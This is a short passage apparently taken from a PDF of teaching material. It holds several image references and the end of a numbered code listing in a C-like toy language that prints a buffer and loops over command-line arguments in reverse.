

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

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


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2:   puts(buffer);  
3: }  
  
4: void main(integer argc, strings argv) {  
5:   for (; argc > 0; argc = argc - 1) {  
6:     print(argv[argc]);  
7:   }  
8: }
```

